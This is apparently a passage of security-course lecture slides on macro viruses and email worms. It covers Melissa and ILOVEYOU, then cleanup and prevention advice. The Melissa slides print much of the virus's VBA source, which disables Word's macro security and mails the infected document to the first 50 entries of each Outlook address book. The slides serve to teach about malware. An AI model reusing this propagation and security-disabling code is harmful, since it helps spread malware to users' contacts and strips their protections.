  - Can use libraries that, when linked against an appropriate executable, automatically turn it into a metamorphic program
    - e.g. tools created for legitimate SQA mutation testing

# Macro Viruses – Platform Independent!



## ❑ Word Macro virus

- Macros are sets of executable instructions specific to an application
- Back in 1995, MS Word was configured out-of-the-box to execute immediately any macros in a Word document
- This meant that simply opening a document in an email or from the Web was dangerous
- Major virus exploit: “Melissa”

# Melissa (1999)



- ❑ Major virus in the “macro” category
  - First appeared in Usenet news alt.sex group
  - virus was inside a file called "List.DOC", that contained passwords giving access to 80 porn sites.
- ❑ Combination Word Macro virus and email virus
  - Sent as an attached .doc file
  - Subject: “Important message from <you>”
  - Body: Here is the document you asked for; don’t show anyone
    - attached the most recent .doc you had been working on, infected with Melissa
  - Spread very rapidly around the world
    - many variants

# Melissa Email Macro Virus

**From:** (name of infected user)

**Subject:** Important Message From (name of infected user)

**To:** (50 names from alias list)

Here is that document you asked for ...  
don't show anyone else ;-)

**Attachment:** LIST.DOC

- Relies on human behavior to be effective: recipients much more likely to open a document from someone they know than from a stranger.

# Melissa Macro Virus

## ❑ Implementation

- VBA (Visual Basic for Applications) code associated with the "document.open" method of Word

## ❑ Strategy

- Email message containing an infected Word document as an attachment
- Opening Word document triggers virus if macros are enabled
- Under certain conditions infecting message included attached documents created by the victim

## ❑ Payload “Joke”

- If minute matches the day of the month, the macro inserts message “Twenty-two points, plus tripleword score, plus fifty points for using all my letters. Game's over. I'm outta here.”

# Melissa Macro Virus

- Setup

- lowers the macro security settings
- permit all macros to run without warning

- Checks registry for key:

`HKEY_Current_User\Software\Microsoft\Office\Melissa?`

- With value: `"... by Kwyjibo"`

- Propagation

- sends email to the first 50 entries in every Microsoft Outlook MAPI address book readable by the user executing the macro
- Infects Normal.doc template file
- Normal.doc is used by all Word documents

# Melissa Macro Virus

```
// Melissa Virus Source Code
Private Sub Document_Open()
On Error Resume Next
If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") <> ""
Then
 CommandBars("Macro").Controls("Security...").Enabled = False
 System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") = 1&
Else
 CommandBars("Tools").Controls("Macro").Enabled = False
 Options.ConfirmConversions = (1-1): Options.VirusProtection = (1-1):
 Options.SaveNormalPrompt = (1-1)
End If
Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice
Set UngaDasOutlook = CreateObject("Outlook.Application")
Set DasMapiName = UngaDasOutlook.GetNamespace("MAPI")
```

# Melissa Macro Virus


```
If System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?") <>
 "... by Kwyjibo"
Then
If UngaDasOutlook = "Outlook" Then
 DasMapiName.Logon "profile", "password"
 For y = 1 To DasMapiName.AddressLists.Count
 Set AddyBook = DasMapiName.AddressLists(y)
 x = 1
 Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
 For oo = 1 To AddyBook.AddressEntries.Count
 Peep = AddyBook.AddressEntries(x)
 BreakUmOffASlice.Recipients.Add Peep
 x = x + 1
 If x > 50 Then oo = AddyBook.AddressEntries.Count
 Next oo
 BreakUmOffASlice.Subject = "Important Message From " &
 Application.UserName
 BreakUmOffASlice.Body = "Here is that document you asked for
... don't show anyone else ;-)"
 BreakUmOffASlice.Attachments.Add ActiveDocument.FullName
 BreakUmOffASlice.Send
 Peep = ""
 Next y
 DasMapiName.Logoff
End If
17 malware
```

# I Love You (2000)



- ❑ Clever technology injected with the help of some insightful social engineering
  - Subject: I love you
  - Body: Kindly check attached love letter from me
    - to add credibility, message was sent by someone you know!
  - Attachment: **LOVE-LETTER-FOR-YOU.TXT.vbs**
    - Note the double-extension – VBS script
    - If you didn't have your OS set to show extensions, you'd just see **LOVE-LETTER-FOR-YOU.TXT**
- ❑ Wildly successful
  - Mostly due to human nature: someone loves me!
  - Damage estimated at 7-10B\$
- ❑ Has inspired countless variants (fortunately none as successful)

# I Love You



## □ Complex and lethal payload

- The virus-worm copies itself into two places where it will be executed on each computer restart.
- scans your PC's memory for passwords, which are sent back to the virus's creator
- It will try to send itself to every entry in your Outlook address book.
- The worm searches all drives (local and networked) for files ending in VBS, VBE, JS, JSE, CSS, WSH, SCT or HTA. If found, they are overwritten with the virus and their extension renamed to .VBS.
- Graphics file with JPG or JPEG extensions are also overwritten with the virus and .VBS added to their name (so they will end up with a double extension).
- Multimedia files with MP2 and MP3 extensions are marked as hidden and then copied to a new file with the same name and .VBS added. (Note that of all the files attacked, these are the only ones that can be recovered directly; all others have to be recovered from backups.)

# Cleaning up the Mess

- ❑ Once malware detected on a system, how do you get rid of it?
  - May require restoring/repairing many files – leaving some may lead to renewed outbreaks, like putting out brushfire
  - Malware such as rootkits tries to fight off repairs
- ❑ What if malware executed with admin privileges?
  - Most common advice – get out your install CD's and rebuild system from original media + data backups
  - Time consuming for tech person, but usually much worse for user whose system is not the same as before (many customizations lost, apps maybe not restored, etc)
- ❑ Must be careful not to boot off infected system, else new installation will also be infected.

# Prevention

- ❑ Stay patched
  - windowsupdate.com
  - Linux patches
- ❑ Reduce network services to those needed
  - “Best block is not be there” – Mr. Miagi
  - Windows still comes with a ton of stuff turned on
    - SQL Slammer victims didn’t even know they were running an SQL server!
  - netstat –a
    - Might surprise you
- ❑ Turn on your firewall
- ❑ Use a scanner with up-to-date definitions to keep an eye on executables and files
  - Unfortunately, even commercially-successful tools like Symantec do a poor job of detection, and an inadequate job cleaning/isolating malware



Umm?

